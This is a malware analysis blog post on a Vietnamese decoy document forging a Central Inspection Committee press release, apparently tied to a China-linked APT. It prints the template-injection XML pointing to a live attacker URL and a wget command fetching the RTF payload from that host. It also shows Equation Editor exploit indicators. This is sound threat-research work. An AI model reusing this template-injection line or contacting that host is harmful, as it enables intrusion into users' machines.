
[RE022] Part 1: Quick analysis of malicious sample forging the official dispatch of the Central Inspection Committee

blog.vincss.net/re022-part-1-quick-analysis-of-malicious-sample-forging-the-official-dispatch-of-the-central-inspection-committee/

24/05/2021

Through continuous cyber security monitoring, VinCSS has discovered a document containing malicious code with Vietnamese content that was found by ShadowChaser Group(@ShadowChasing1) group. We think, this is maybe a cyberattack campaign that was targeted in Vietnam, we have downloaded the sample file. Through a quick assessment, we discovered some interesting points about this sample, so we decided to analyze it. This is the **first part** in a series of articles analyzing this sample.



ỦY BAN KIỂM TRA TRUNG ƯƠNG

CỘNG HOÀ XÃ HỘI CHỦ NGHĨA VIỆT NAM
Độc lập - Tự do - Hạnh phúc

Số: /UBKTTW

Hà Nội, ngày tháng 2 năm 2021

Thông cáo báo chí
Kỳ họp thứ nhất của Ủy ban Kiểm tra Trung ương khóa XIII

Ngày 02/02/2021, tại Hà Nội, Ủy ban Kiểm tra Trung ương khóa XIII đã họp Kỳ thứ nhất. Đồng chí Trần Cẩm Tú, Ủy viên Bộ Chính trị, Chủ nhiệm Ủy ban Kiểm tra Trung ương chủ trì Kỳ họp. Tại Kỳ họp này, Ủy ban Kiểm tra Trung ương đã xem xét, quyết định một số nội dung sau:

1- Thực hiện quy trình bầu các đồng chí Phó Chủ nhiệm Ủy ban Kiểm tra Trung ương.

2- Phân công nhiệm vụ đối với các đồng chí Thành viên Ủy ban Kiểm tra Trung ương.

3- Triển khai xây dựng Quy chế làm việc của Ủy ban Kiểm tra Trung ương khóa XIII; tờ trình sửa đổi, bổ sung Quy định số 30-QĐ/TW, ngày 26/7/2016 của Ban Chấp hành Trung ương thi hành Chương VII, Chương VIII Điều lệ Đảng về công tác kiểm tra, giám sát, kỷ luật của Đảng để trình Bộ Chính trị, Ban Chấp hành Trung ương xem xét, quyết định và triển khai một số nhiệm vụ công tác trọng tâm trong thời gian tới.

ỦY BAN KIỂM TRA TRUNG ƯƠNG

- File Name: *Thông cáo báo chí Kỳ họp thứ nhất của Ủy ban Kiểm tra Trung ương khóa XIII.docx*
- *SHA-256: 6f66faf278b5e78992362060d6375dcc2006bcee29ccc19347db27a250f81bcd*
- File size: 23.51 KB (24072 bytes)
- File type: Office Open XML Document

Extracting this **.docx** file and examining the extracted **.xml** files, we discovered that this **.docx** file was created and modified on Kingsoft Office software, which is a popular word processing and document creation in China.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<s:customData xmlns="http://www.wps.cn/officeDocument/2013/wpsCustomData"
    <customSectProps>
        <customSectPr/>
    </customSectProps>
    <customShpExts>
        <customShpInfo spid="_x0000_s1026" textRotate="1"/>
    </customShpExts>
</s:customData>
```

We found **KSOProductBuildVer = 2052-11.1.0.10228**. Search by this value, we guess it could be **Kingsoft Office 2019** version.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Properties xmlns="http://schemas.openxmlformats.org/officeDocument/2006/custom-properties" xmlns:vt
    <property fmtid="{D5CDD505-2E9C-101B-9397-08002B2CF9AE}" pid="2" name="KSOProductBuildVer">
        <vt:lpwstr>2052-11.1.0.10228</vt:lpwstr>
    </property>
</Properties>
```


Continue analyzing file with **olevba** tool:

```
VBA MACRO word/_rels/settings.xml.rels
in file: word/_rels/settings.xml.rels - OLE stream: ''
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Id="rId7707" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
    Target="http://45.121.146.88/Apricot/Main.jpg"
    TargetMode="External"/>
</Relationships>
+----------+--------------------+-----------------------------------------+
|Type      |Keyword             |Description                              |
+----------+--------------------+-----------------------------------------+
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to |
|          |                    |see all)                                 |
|IOC       |http://45.121.146.88 |URL                                      |
|          |/Apricot/Main.jpg   |                                         |
|IOC       |45.121.146.88       |IPv4 address                             |
|Suspicious|Template Injection  |Template injection found. A malicious    |
|          |                    |template could have been uploaded from a |
|          |                    |remote location                          |
+----------+--------------------+-----------------------------------------+
```

With olevba's results, it can be seen that this document applies Template Injection technique.

```
Analysis [word/_rels/settings.xml.rels]
Hex   File stats   Preview
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId7707" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="http://45.121.146.88/Apricot/Main.jpg" TargetMode="External"/>
</Relationships>
```

The advantage of this technique is that when the user open the file, it will automatically download the **Main.jpg** file from the address **hxxp://45[.]121[.]146[.]88/Apricot/Main.jpg**.




Up to the time of our analysis, the Main.jpg file is still downloadable:

```
C:\Users\REM>wget http://45.121.146.88/Apricot/Main.jpg
--2021-05-21 17:22:55--  http://45.121.146.88/Apricot/Main.jpg
Connecting to 45.121.146.88:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 345602 (338K) [image/jpeg]
Saving to: 'Main.jpg'

Main.jpg

2021-05-21 17:22:58 (169 KB/s) - 'Main.jpg' saved [345602/345602]
```

Main.jpg is an RTF file:



According to our analysis experience, these RTF files are often used to exploit vulnerabilities in Equation Editor. Check the file with **rtfobj**:

```
File: 'Main.jpg' - size: 345602 bytes
id |index     |OLE Object
---+----------+-----------------------------------------------------------
0  |00007AB8h |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 145596
   |          |OLE Package object:
   |          |Filename: '5.t'
   |          |Source path: 'D:\\abc\\5.t'
   |          |Temp path = 'C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\5.t'
   |          |MD5 = '846dd3d49090f0f2bc7410e058a5dd46'
---+----------+-----------------------------------------------------------
1  |0004FA97h |format_id: 2 (Embedded)
   |          |class name: b'Equation.2\x00\x124Vx\x90\x124VxvT2'
   |          |data size: 8485
   |          |MD5 = 'fb94bafa488ed77adf8b34dd4951d29d'
---+----------+-----------------------------------------------------------
2  |0004FA7Dh |Not a well-formed OLE object
---+----------+-----------------------------------------------------------
```

Based on the results in above picture , we can determine that when executing the **Main.jpg** file, it will drop the **5.t** file into the **%Temp%** directory, through exploiting the vulnerability in the Equation Editor to execute the shellcode, and then decode **5.t** and execute this file. At this point, there are two methods to decode **5.t**:

Method 1: use rr_decoder.


Use **rtfobj** to extract **5.t**.

```
Saving file from OLE Package in object #0:
  Filename = '5.t'
  Source path = 'D:\\abc\\5.t'
  Temp path = 'C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\5.t'
  saving to file Main.jpg_5.t
  md5 846dd3d49090f0f2bc7410e058a5dd46
```


Use **rr_decode.py** for decoding to get payload:

```
C:\Users\REM>rr_decode.py Main.jpg_5.t 5t_decoded.bin
[!] Type [4da2ee67] is Detected!
[+] Decoding...
[!] Complete!
```

Method 2: Let's the malware to perform its task by opening the RTF file, it will decrypt the **5.t** payload and create a scheduled task to execute this file:



Check the decrypted file (d198c4d82eba42cc3ae512e4a1d4ce85ed92f3e5fdff5c248acd7b32bd46dc75), this is a dll file with the original name **Download.dll**. This file has only one exported function which is **StartW**:



Offset	Name	Value	Meaning
20210	Characteristics	0	
20214	TimeDateStamp	FFFFFFFF	Sunday, 07.02.2106 06:28:15 UTC
20218	MajorVersion	0	
2021A	MinorVersion	0	
2021C	Name	21042	Download.dll
20220	Base	1	
20224	NumberOfFunc...	1	
20228	NumberOfNames	1	
2022C	AddressOfFunc...	21038	
20230	AddressOfNames	2103C	
20234	AddressOfNam...	21040	

Exported Functions [1 entry]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
20238	1	4198	2104F	StartW	

Through examining the **Download.dll** file, we see it was built with Visual Studio 2019, linker version 14.28. TimeDateStamp at build time is Thursday, 01.04.2021 01:59:48 UTC. This value is consistent in TimeDateStamp in FileHeader and Debug Info, type ILTCG.

Offset	Name	Value	Meaning
1F1E0	Characteristics	0	
1F1E4	TimeDateStamp	60652914	Thursday, 01.04.2021 01:59:48 UTC
1F1E8	MajorVersion	0	
1F1EA	MinorVersion	0	
1F1EC	Type	E	ILTCG
1F1F0	SizeOfData	0	
1F1F4	AddressOfRaw...	0	
1F1F8	PointerToRawD...	0	

Offset	Name	Value	Meaning
10C	Machine	14c	Intel 386
10E	Sections Count	5	5
110	Time Date Stamp	60652914	Thursday, 01.04.2021 01:59:48 UTC
114	Ptr to Symbol Table	0	0
118	Num. of Symbols	0	0
11C	Size of OptionalHeader	e0	224
11E	Characteristics	2102	
		2	File is executable (i.e. no unresolved externel references).
		100	32 bit word machine.
		2000	File is a DLL.

RichID information identified that the version of Visual Studio 2019 that the hacker is using is 16.8. The current version of Visual Studio 2019 is 16.9(.6).

@comp.id	Counter	Version	Tool	Toolset
0x01027297	1	14.28.29335	Linker, Link	VS 2019 16.8
0x00FF7297	1	14.28.29335	CVTRES, RES to COFF	VS 2019 16.8
0x01007297	1	14.28.29335	Linker, Exports in DEF file	VS 2019 16.8
0x01097297	8	19.28.29335	UTC CL, C++ OBJ (LTCG)	VS 2019 16.8
0x00010000	133		IAT Entry	
0x01016858	17	14.15.26715	Linker, Import Library	VS 2017 15.8
0x010371BE	20	14.28.29118	MASM, ASM COFF	VS 2019 16.8
0x010471BE	15	19.28.29118	UTC CL, C COFF	VS 2019 16.8
0x010571BE	39	19.28.29118	UTC CL, C++ COFF	VS 2019 16.8
0x01066858	1	19.15.26715	UTC CL, CIL to C COFF	VS 2017 15.8
0x01046858	18	19.15.26715	UTC CL, C COFF	VS 2017 15.8
0x01056858	148	19.15.26715	UTC CL, C++ COFF	VS 2017 15.8
0x01036858	10	14.15.26715	MASM, ASM COFF	VS 2017 15.8

During the analysis of this Download.dll file, we discovered indicators of the same code base, reused from a previous campaign of an APT Panda group that was targeted in Vietnam. The decoy document of that campaign is Dt-CT-cua-TTg.doc. **Dt-CT-cua-TTg.doc** file is also an RTF file, which also takes advantage of Equation's bug to execute shellcode and drop the first stage payload. For more information please read here.

In the next part, we will analyze **Download.dll** file in detail, showing the similarities in the source code in this file and other PE files in the later payloads of the above campaign analysis.

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RELATED POST

20/05/2022

[RE027] China-based APT Mustang Panda might still have continued their attack activities against organizations in Vietnam

At VinCSS, through continuous cyber security monitoring, hunting malware samples and evaluating them to determine the potential risks, especially malware samples targeting Vietnam. Recently, during hunting on VirusTotal's platform and performing scan for specific byte patterns related to the Mustang Panda (PlugX), we discovered a series of malware samples, suspected to be relevant to APT Mustang Panda, that was uploaded from Vietnam.

25/04/2022

[RE026] A Deep Dive into Zloader – the Silent Night

Zloader, a notorious banking trojan also known as Terdot or Zbot. This trojan was first discovered in 2016, and over time its distribution number has also continuously increased. The Zloader's code is said to be built on the leaked source code of the famous ZeuS malware. In 2011, when source code of ZeuS was made public and since then, it has been used in various malicious code samples.

27/10/2021


[RE025] TrickBot … many tricks

1. Introduction First discovered in 2016, until now TrickBot (aka TrickLoader or Trickster) has become one of the most popular and dangerous malware in today's threat landscape. The gangs behind TrickBot are constantly evolving to add new features and tricks. Trickbot is multi-modular malware, with a main payload will be responsible for loading other plugins […]

03/07/2021

[RE023] Quick analysis and removal tool of a series of new malware variant of Panda group that has recently targeted to Vietnam VGCA

Through continuous cyber security monitoring and hunting malware samples that were used in the attack on Vietnam Government Certification Authority, and they also have attacked a large corporation in Vietnam since 2019, we have discovered a series of new variants of the malware related to this group.



18/03/2021

[RE021] Qakbot analysis – Dangerous malware has been around for more than a decade

QakBot (also known as QBot, QuakBot, Pinkslipbot) is one of the famous Banking Trojan with the main task to steal banking credentials, online banking session information, or any other banking data. Although detected by anti-virus software vendors since 2008, but util now it's still operating and keep continuously maintained by the gangs behind it. Qakbot continuously evolves by applying advance or new techniques to evade detection and avoid reverse analysis, making analysis more difficult. In recent reports, it could be used to drop other malware such as ProLock, Egregor ransomware.